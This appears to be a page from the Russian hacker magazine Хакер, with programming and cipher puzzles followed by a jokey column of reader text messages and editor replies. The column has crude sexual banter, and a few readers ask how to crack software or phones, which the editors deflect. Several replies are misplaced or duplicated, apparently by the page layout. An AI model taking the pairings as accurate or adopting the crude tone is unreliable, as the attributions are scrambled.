Напомню условия конкурса: необходимо выслать программу, выводящую точную копию самой себя на любом языке программирования. Самые маленькие варианты (по языкам, разумеется) будут опубликованы в журнале. Помни, прислать свои решения никогда не поздно!
Третий приз забирает тоже Андрей Соколов, т.к. все ответы его были правильными (кхе-кхе, с маленькими погрешностями).
My congratulations!

ВТОРОЙ ПАЗЛ "МЕНЯЕМ X НА Y"

Перечисли все возможные способы обмена значений двух переменных X и Y с демонстрацией кода на любом языке программирования. Кто покажет больше всех таких способов, тот и выиграл ;). Условимся, что X и Y могут содержать только целые неотрицательные числа.
Помни, что способы должны принципиально отличаться друг от друга. Например, если две программы совершают обмен посредством введения третьей переменной, но отличаются лишь порядком операторов и/или названием переменных, то такие способы все равно считаются одинаковыми. Думаю, на этом не стоит заострять внимание, т.к. интуитивно должно быть понятно.

ТРЕТИЙ ПАЗЛ "ПОМОГИ ВСПОМНИТЬ"

Забыл свой пароль от ящика Sklyarov@real.xakep.ru (это прикол - прим. ред. ;)). Помоги мне вспомнить его. Я точно помню, что когда составлял пароль, использовал особую логику в подборе символов. Всего в пароле было 9 символов. Мне удалось вспомнить 6 символов из 9. На рисунке красными кружками показаны те места, где стоят символы, вылетевшие из моей дырявой башки. Постарайся понять логику, по которой я составлял пароль, и подскажи мне недостающие символы. Благодарность не заставит себя долго ждать ;).





ЧЕТВЕРТЫЙ ПАЗЛ "LOGO ДЛЯ ЛИНУКСОИДА"


Каким известным программным продуктам (названия) принадлежат следующие пять логотипов. Подсказка: все эти программы очень хорошо известны в Linux-сообществе ;).


logo #3


logo #1


logo #4


logo #2


logo #5

ПЯТЫЙ ПАЗЛ "ПРОСТО ШИФР"

Алгоритм зашифровал фразу "Hey Hacker!" следующим образом (см. рисунок).

zgH‡K@Qk@@#

Расшифруй предложение, зашифрованное этим же алгоритмом:
fkHA#HA#@Gc@[c j/@G{H^g

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 августа. До встречи!



С того дня, как вышел в свет июньский номер журнала с новой рубрикой "Треп с читателями", первовых СМСок стало приходить вдвое больше, чем раньше. Видимо, народ проперся от этой темы и захотел видеть свои шедевры на страницах любимого журнала :). Как ни странно, треп с читателями не ограничивается простыми сообщениями. Люди звонят откуда только возможно. Звонят из Москвы, Питера, что само собой разумеется. Люди звонят из Владивостока и Читы. Звонят из Сибири. Особенно нравятся читатели из дружественной нам Эстонии. Им приходится довольно долго объяснять, куда они попали и с кем они разговаривают (без шуток сейчас, мы никого не хотим обидеть). К сожалению, принимать звонки от всех читателей не представляется возможным. Редакторы тоже люди и у них есть своя личная жизнь. Редактор может спать, а может сидеть в туалете. Бывает всякое. Так что не стоит отчаиваться, если ты не дозвонился до нас - попробуй еще! Ну и, как обычно, сами первовые СМСки можно почитать ниже :).

Ч: Читаю июньский номер. Возбудилась жутко. Целую, обнимаю...
Х: Читаю твою смс. Пятый раз. Возбудился не менее твоего. В засос и прижимаюсь...

Ч: где мой диск?
Х: Обознатушки-перепрятушки :).
Ч: закрой смску, дует
Х: А если бы ты позвонил, нас бы вообще ветром снесло!
Ч: Всем привет! А можно телефон той тети, ноги которой изображены на обложке июньского номера?
Х: Ой, какой ретивый :). Сами бьемся над этой проблемой, ищем телефон. Или аську :).
Ч: Как сломать Star Force?
Х: Еще бы узнать, что это такое! А там уж и сломать будет проще :).
Ч: При помощи винта можно сделать анальное зондирование?
Х: Это надо спросить у дока. Лозовский обожает такие вкусности производить. И не только винтами, но и шпунтами и саморезами.
Х: Алярм! Алилуйя! Мы не спали, мы ждали твоего послания, амиго!
Ч: Привет, у вас отличный журнал! Может напишешь что для неимеющих Инета?
Х: ок.
Ч: Привет, займи 3к рублей до завтра?
Х: А губозакатывающую машинку не желаешь?
Ч: Здрасте! Срочно свяжись со мной! Научи меня взломать моб телефон! Нам нужнее проги. А где скачать?
Х: Млин, сорри, не смог срочно связаться :(. Тема еще актуальна?
Ч: У МЕНЯ КОМП ПО ГОРОСКОПУ КОЗЕРОГ. А Я РЫБА. ВОРД РАБОТАТЬ БУДЕТ?
Х: Если Ворд под годом Тигра, то без проблем!
Ч: DAROVA!! LEGU V BOLNICE, HIRURGI HAKNULI MOI GIVOT, HOGU S DIRKOIQ NA POL GIVOTA, OBESHAUT VP VTORNIK ZAHIT, POSOVETUI SOFT DLYA ZAHITI

Ч: Подарите асю с коротким и красивым номером! Ну плиз, ну че вам стоит? :(
Х: Дай девченку свою поюзать на пару дней. Ну плиз, че, повелся?

Ч: Есть такая девочка, которой я задолжал палочку Но у ней есть парень, а у меня совесть... че делать?
Х: Долг платежом красен (с).
Задолжал палочку - возвращай, да еще и с процентами.
А на парня положи. Или ему тоже верни палочку. В качестве бонуса.
Ч: Вопрос на полную засыпку: почему статьи из Хакера публикуются одновременно и в журнале Факел?
Х: Защитного софта не знаю. Могу посоветовать почаще мочиться в "утку", потому что будет страшно.
Ч: Добрый день! Прочитала тему номера в вашем июньском журнале. Хочу попробовать сняться. Где и как?
Х: Нет, это место уже занято Форбом :).
Ч: А ваши мамы и папы читают Хакер?
Х: Мы сами-то его не читаем, а ты говоришь о родителях.

Ч: Если сильно глаз тереть - очень можно умереть...
Х: Если сильно тереть попу - можно геем стать немного...

С любовью, ваш трусапопый попатрус.
Х: Потому что "Факел" - это версия для шепелявящих читателей "Хакера". С уважением, твои письканосые носописьки.
Ч: А голые тети это как?
Х: Это просто супер!
Ч: слушай сюда, мне 17 лет и у меня еще нет паспорта, это плохо?
Х: Смотри отсюда. Мне 19, а паспорта тоже нет. В принципе, нормально, только рогатые на каждом углу доканывают: "Предъявите документы! Нету? Пройдемте, гражданин!".
Ч: Как вы относитесь к просроченному пиву?
Х: Эээ, парень, просроченное пиво? Мы такого не знаем, у нас оно долго не залеживается :).
Ч: Ну, блин! Из-за вашей длинноногой обложки мне пришлось долго боссу объяснять кто вы и нафига нужны мне на столе. А Бритни Спирс поставите в июле?
Х: А у нас босс натурал. Сразу все понял, да еще и попросил пару номеров в свой кабиент :).
Ч: Хай! Подскажите плиз мне провайдера, который дает халявный инет!
Х: Сам-то понял, что написал? Это называется не провайдер, а благотворительный фонд.
Ч: Сознавайтесь, метзябики, это вы скоммуниздили мой гранатомет?
Х: Это все Ноа! Вечно тащит отовсюду в редакцию различное оружие!
Ч: Ахтунг! Вы че, дрыхнете всей редакцией?
Ч: Не, ну ответь мне хоть что-нибудь! Тебе че, в падлу, да?
Х: В падлу гадить в почтовый ящик, а так не в падлу :).
Ч: Zdarova Nikit, a na vas silno obidelsa iz-za iynskogo nomera, a podhvatil iz-za vas virus stranniy"nedohvataet kvotov, v internet nelzya, glychit, tomp tormozi
Х: Недохватает? :) У нас таже фигня, только перехватает квотов :(.
Ч: А ваши мамы и папы читают Хакер?
Х: Мы сами-то его не читаем, а ты говоришь о родителях.
Ч: Ребята_кончайте_с_порнухой! Петя_самый_умный!!!
Х: Погоди_еще_не_кончили! Олег_умнее_кстати!

Эпилог

На этом наши телефоны не блокируются :).
Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады..
С любовью, X-CreW.


VER 07.04 (67)
ХАКЕР
Ломка WebMoney
Большой приход: XP SP 2
Интернет под угрозой
Где находится компьютерный рай?
Ударим .NET-ом по мобилам